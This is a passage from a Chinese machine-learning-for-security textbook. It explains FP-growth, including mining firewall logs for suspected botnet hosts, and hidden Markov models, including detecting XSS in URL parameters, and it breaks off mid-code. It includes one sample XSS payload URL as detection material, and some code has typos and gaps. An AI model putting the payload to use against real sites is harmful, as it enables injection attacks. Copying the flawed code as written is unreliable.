


图11-5 FP树结构举例

与搜索树不同的是，一个元素项可以在一棵FP树种出现多次。FP树辉存储项集的出现频率，而每个项集会以路径的方式存储在数中。存

在相似元素的集合会共享树的一部分。只有当集合之间完全不同时，树才会分叉。树节点上给出集合中的单个元素及其在序列中的出现次数，路径会给出该序列的出现次数。相似项之间的链接称为节点链接，用于快速发现相似项的位置。

假设数据库中存在下面六条购物记录：

·r, z, h, j, p

·z, y, x, w, v, u, t, s

·z

·r, x, n, o, s

·y, r, x, z, q, t, p

·y, z, x, e, q, s, t, m

元素项z出现了5次，集合{r, z}出现了1次。于是可以得出结论：z一定是自己本身或者和其他符号一起出现了4次。集合{t, s, y, x, z}出现了2次，集合{t, r, y, x, z}出现了1次，z本身单独出现1次。就像这样，FP树的解读方式是读取某个节点开始到根节点的路径。路径上的元素构成一个频繁项集，开始节点的值表示这个项集的支持度。我们可以快速读出项集{z}的支持度为5、项集{t, s, y, x, z}的支持度为2、项集{r, y, x, z}的支持度为1、项集{r, s, x}的支持度为1。FP树中会多次出现相同的元素项，也是因为同一个元素项会存在于多条路径，构成多个频繁项集。但是频繁项集的共享路径是会合并的，如上图中的{t, s, y, x, z}和{t, r, y, x, z}

和之前一样，我们取一个最小阈值，出现次数低于最小阈值的元素项将被直接忽略。最小支持度设为3，所以q和p没有在FP中出现如图11-6所示。

Header
Table




图11-6 FP树构建过程

11.5 示例：hello world！FP-growth

FP-growth算法有大量的开源实现，其中名气较大的是pyfpgrowth。完整演示代码请见本书GitHub上的11-3.py。pyfpgrowth的安装非常简单：

```
pip install pyfpgrowth
```

pyfpgrowth实现后封装的函数如下，其中support代表支持度，minConf代表置信度：

```
patterns = pyfpgrowth.find_frequent_patterns(transactions, support)
rules = pyfpgrowth.generate_association_rules(patterns, minConf)
```

假设我们需要从下列数据中挖掘频繁项集：

```
transactions = [[1, 2, 5],
[2, 4],
[2, 3],
[1, 2, 4],
[1, 3],
[2, 3],
[1, 3],
[1, 2, 3, 5],
[1, 2, 3]]
```

满足的条件为支持度为2，置信度为0.7：

```
patterns = pyfpgrowth.find_frequent_patterns(transactions, 2)
rules = pyfpgrowth.generate_association_rules(patterns, 0.7)
```

输出结果为：

```
{(1, 5): ((2,), 1.0),
(5,): ((1, 2), 1.0),
(2, 5): ((1,), 1.0),
(4,): ((2,), 1.0)}
```

11.6 示例：使用FP-growth算法挖掘疑似僵尸主机

在互联网环境下存在大量的僵尸主机的扫描行为，僵尸主机频繁更换IP，很难通过IP确定僵尸主机。通过使用FP-growth算法，分析防火墙的拦截日志，挖掘出浏览器的user-agent字段和被攻击的目标URL之间的关联关系，初步确定潜在的僵尸主机。完整演示代码请见本书GitHub上的11-4.py。

使用测试数据，其中ip表示攻击源ip，ua表示浏览器的user-agent字段，target表示被攻击的目标URL：

```
ip=ip1,ua=ua1,target=url1
ip=ip2,ua=ua1,target=url1
ip=ip3,ua=ua1,target=url1
ip=ip1,ua=ua1,target=url2
ip=ip2,ua=ua1,target=url2
ip=ip3,ua=ua1,target=url2
ip=ip4,ua=ua2,target=url2
ip=ip5,ua=ua3,target=url2
ip=ip5,ua=ua6,target=url6
ip=ip6,ua=ua3,target=url4
ip=ip7,ua=ua4,target=url4
ip=ip8,ua=ua5,target=url5
```

逐行读取测试数据文件，提取ip、ua和target字段，添加到transactions变量中：

```
with open("../data/KnowledgeGraph/sample7.txt") as f:
    for line in f:
        line=line.strip('\n')
        ip,ua,target=line.split(',')
        print "Add (%s %s %s)" % (ip,ua,target)
        transactions.append([ip,ua,target])
```

建设满足的条件为支持度为3，置信度为0.7的即认为是疑似僵尸主机：

```
patterns = pyfgrowth.find_frequent_patterns(transactions, 3)
rules = pyfgrowth.generate_association_rules(patterns, 0.9)
```

经过FP-growth算法挖掘，满足条件的结果为：

```
{('target=url1', ): (('ua=ua1', ), 1.0)}
```

11.7 本章小结

本章介绍了大名鼎鼎的尿布算法，即Apriori和FP-growth。在实际问题中关联算法通常作为其他算法的辅助手段，所以本章主要介绍基本概念和基本用法。

参考资源

我写作本章时参考了以下网站，读者要想进一步学习，欢迎到这些网站进一步了解更多信息：

·<http://blog.csdn.net/lizhengnanhua/article/details/9061755>

·<https://wenku.baidu.com/view/01536f13a21614791711286b.html>

还有以下参考文献值得一读：

[1] Peter Harrington, 机器学习实战[M], 李锐, 李鹏, 曲亚东, 等译.北京：人民邮电出版社，2013.

第12章 隐式马尔可夫算法

隐式马尔可夫算法特别适合处理时序数据，善于挖掘时序数据前后的关系，常常应用于语音识别和自然语言处理领域。在网络安全领域也广泛存在时序数据，比如网站的访问顺序、系统调用的顺序、管理员的操作命令等，都适合这种算法。本章将介绍隐式马尔可夫算法的基本概念，并给出基本的使用方式，并介绍基于不同的特征提取方式使用隐式马尔可夫算法来识别XSS攻击，以及如何使用隐式马尔可夫算法识别DGA域名。

12.1 隐式马尔可夫算法概述

现实世界中有一类问题具有明显的时序性，比如路口红绿灯、连续几天的天气变化，我们说话的上下文。马尔可夫，俄国数学家，见图12-1，提出著名的马尔可夫链。隐式马尔可夫模型（Hidden Markov Model, HMM）的基础假设是，一个连续的时间序列事件，它的状态由且仅由它前面的N个事件决定，对应的时间序列可以成为N阶马尔可夫链。




图12-1 马尔可夫

假设今天是否有雾霾只由前天和昨天决定，于是就构成了一个二阶马尔可夫链，见图12-2。若昨天和前天都是晴天，那么今天是晴天的概率就是90%。

稍微再复杂点，假设你想知道2000千米外一个城市的雾霾情况，但是你没法直接去当地看到空气情况，手头只有当地风力情况，也就是说

空气状态是隐藏的，风力情况是可观察的，需要通过可观察序列推测隐藏序列，如图12-3所示。由于风力确实对雾霾情况有较大影响，甚至可以假设风力大的情况下90%概率是晴天，所以通过样本学习，确实可以达到从前观察序列推测隐藏序列的效果，这就是隐式马尔可夫模型。




图12-2 天气转化




图12-3 结合风力判断雾霾情况

HMMLearn是Python下的一个HMM实现，是从Scikit-Learn独立出来的一个项目，依赖环境如下：

- Python>=2.6;
- NumPy (tested to work with>=1.9.3) ;
- SciPy (tested to work with>=0.16.0) ;
- Scikit-Learn>=0.16。

安装命令如下：

```
pip install -U --user hmmlearn
```

12.2 hello world! 隐式马尔可夫

完整演示代码请见本书GitHub上的12-1.py。

1.导入相关库

```
print(__doc__)
import numpy as np
import matplotlib.pyplot as plt
from hmmlearn import hmm
```

2.训练模型

```
startprob = np.array([0.6, 0.3, 0.1, 0.0])
# The transition matrix, note that there are no transitions possible # between components
transmat = np.array([[0.7, 0.2, 0.0, 0.1], [0.3, 0.5, 0.2, 0.0],
[0.0, 0.3, 0.5, 0.2], [0.2, 0.0, 0.2, 0.6]])
# The means of each component
means = np.array([[0.0, 0.0],
[0.0, 11.0],
[9.0, 10.0],
[11.0, -1.0]])
# The covariance of each component
covars = .5 * np.tile(np.identity(2), (4, 1, 1))
# Build an HMM instance and set parameters model = hmm.GaussianHMM(n_components=4,
# Instead of fitting it from the data, we directly set the estimated # parameters, i.e.
model.startprob_ = startprob
model.transmat_ = transmat
model.means_ = means
model.covars_ = covars
```

3.可视化

```
# Generate samples
X, Z = model.sample(500)
# Plot the sampled data
plt.plot(X[:, 0], X[:, 1], ".-", label="observations", ms=6, mfc="orange", alpha=0.7
# Indicate the component numbers
for i, m in enumerate(means):
    plt.text(m[0], m[1], 'Component %i' % (i + 1), size=17, horizontalalignment='center')
plt.show()
```

结果如图12-4所示。




图12-4 HMM演示代码

12.3 示例：使用隐式马尔可夫算法识别XSS攻击（一）

完整演示代码请见本书GitHub上的12-2.py。

1.参数建模

常见的基于GET请求的XSS、SQL注入、RCE，其攻击载荷主要集中在请求参数中，以XSS为例：

```
/0_1/include/dialog/select_media.php?userid=%3Cscript%3Ealert(1)%3C/script%3E
```

正常的http请求中参数的取值范围都是确定的，这里说的确定是指可以用字母数字特殊字符来表示，并非说都可以用1~200这种数值范围来确定。以下面的几条日志为例：

```
/0_1/include/dialog/select_media.php?userid=admin123  
/0_1/include/dialog/select_media.php?userid=root  
/0_1/include/dialog/select_media.php?userid=maidou0806  
/0_1/include/dialog/select_media.php?userid=52maidou  
/0_1/include/dialog/select_media.php?userid=wjq_2014  
/0_1/include/dialog/select_media.php?userid=mzc-cxy
```

肉眼观察可以归纳出userid字段由字母数字和特殊字符'-'组成，如果你足够强大可以看完上万的正常样本，甚至都可以总结取值范围为由字母、数字、下划线、连字符组成，且长度大于等于4，使用正则表达式即为[0-9a-zA-Z-]{4,}。如果有上亿的日志含上百万的参数，人工如何完成？这时候机器学习可以发挥作用了。

以uid字段为例，uid的取值作为观察序列，简化期间可以对uid的取值进行范化，整个模型为三阶HMM，隐藏序列的状态只有四个，S1、S2、S3、S4：

·[a-zA-Z]范化为A；

·[0-9]范化为N；

·[-_]范化为C;

·其他字符范化为T。

以URL参数wjq_2014为例，转换过程如图12-5所示，观察序列是wjq_2014，对应的范化为AAAACNNN，对应的隐藏序列为S1 S1 S1 S2 S3 S3 S3 S3。

隐藏序列	S1	S1	S1	S2	S3	S3	S3	S3
观察序列	w	j	q	_	2	0	1	4
范化后的观察序列	A	A	A	C	N	N	N	N

图12-5 URL参数建模

同理，URL参数admin 123和root范化结果为：

·admin123范化为AAAAAANNN；

·root范化为AAAA。




图12-6 HMM状态迁移

隐藏序列就是S1~S4四个状态间循环转化（见图12-6），这个概率称为转移概率矩阵，同时四个状态都有确定的概率，以观察序列中的

A、C、N、T 4个状态展现，这个转换的概率称为发射概率矩阵。HMM 建模过程就是通过学习样本，生成这两个矩阵的过程。

典型的转移概率矩阵如表12-1所示。

表12-1 转移概念矩阵示例

	A	C	N	T
A	0.4	0.2	0.2	0.2
C	0.2	0.2	0.3	0.3
N	0.3	0.1	0.2	0.4
T	0.2	0.2	0.3	0.3

典型的发射概率矩阵如表12-2所示。

表12-2 发射概念矩阵示例

	S1	S2	S3	S4
S1	0.2	0.3	0.3	0.2
S2	0.2	0.2	0.3	0.3
S3	0.3	0.1	0.2	0.4
S4	0.4	0.2	0.2	0.2

在生产环境中范化需谨慎，至少域名、中文等特殊字符需要再单独范化。

2.数据处理与特征提取

由于每个域名的每个url的每个参数的范围都可能不一样，有的userid可能是[0-9]{4, }，有的可能是[0-9a-zA-Z-_-]{3, }，所以需要按照不同域名的不同url的不同参数分别学习。范化过程如下：

```
def etl(str):
    vers=[]
    for i, c in enumerate(str):
        c=c.lower()
        if ord(c) >= ord('a') and ord(c) <= ord('z'):
            vers.append([ord('A')])
        elif ord(c) >= ord('0') and ord(c) <= ord('9'):
            vers.append([ord('N')])
        else:
            vers.append([ord('C')])
    return np.array(vers)
```

友情提示：为了避免中文等字符的干扰，ASCII值大于127或者小于32的可以不处理直接跳过。

从weblog中提取url参数，需要解决url编码、参数抽取等严峻问题，还好Python有现成的接口：

```
with open(filename) as f:  
    for line in f:  
